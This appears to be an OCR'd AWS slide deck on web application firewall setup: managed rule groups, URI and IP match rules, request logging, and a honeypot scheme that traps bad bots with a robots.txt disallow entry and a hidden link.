
Multi-stack WAF strategy using AMR



WAF Enabled with:

- AWS Managed Rules for Linux
- AWS Managed Rules for PHP
- Custom Rules

Multi-stack WAF strategy using AMR




WAF Enabled with:

- AWS Managed Rules for Windows
- Custom Rules

Access control and content-based authentication

Restrict a rule to specific URIs, such as the login page




Combining conditions

Restrict a rule to specific URIs, such as the login page

IP match

String match



Web request inspection and analysis

Integrated with Kinesis Firehose

- Raw HTTP/S headers along with information on which AWS WAF rules are triggered
- Logs can be stored in Amazon S3 for compliance and auditing
- Useful for troubleshooting custom WAF rules and Managed Rules

Integrated with Amazon CloudWatch

- Monitor web requests and web ACLs with near real-time metrics
- Create alarms that send message when the alarm changes state

Advanced mitigation strategies

Customer example: eVitamins


eVitamins

Uses “honeypot” strategy and automated IP Blacklist AWS Lambda for automation

Bot strategy #1: The honeypot

What we need…

- **IPSet**: contains our list of blocked IP addresses
- **Rule**: blocks requests if requests match IP in our **IPSet**
- **WebACL**: allow requests by default, contains our **Rule**




and…

- Mechanism to **detect** bad bots
- Mechanism to **add** bad bot **IP address** to **IPSet**


Bot Strategy #1: The honeypot

Bad bot



Good bot

webroot/robots.txt





```
$ cat webroot/robots.txt
User-agent: *
Disallow: /honeypot/
```


```
<a href="/honeypot/" class="hidden" aria-hidden="true">click me</a>
```

Bot strategy #1: The honeypot

Initial request



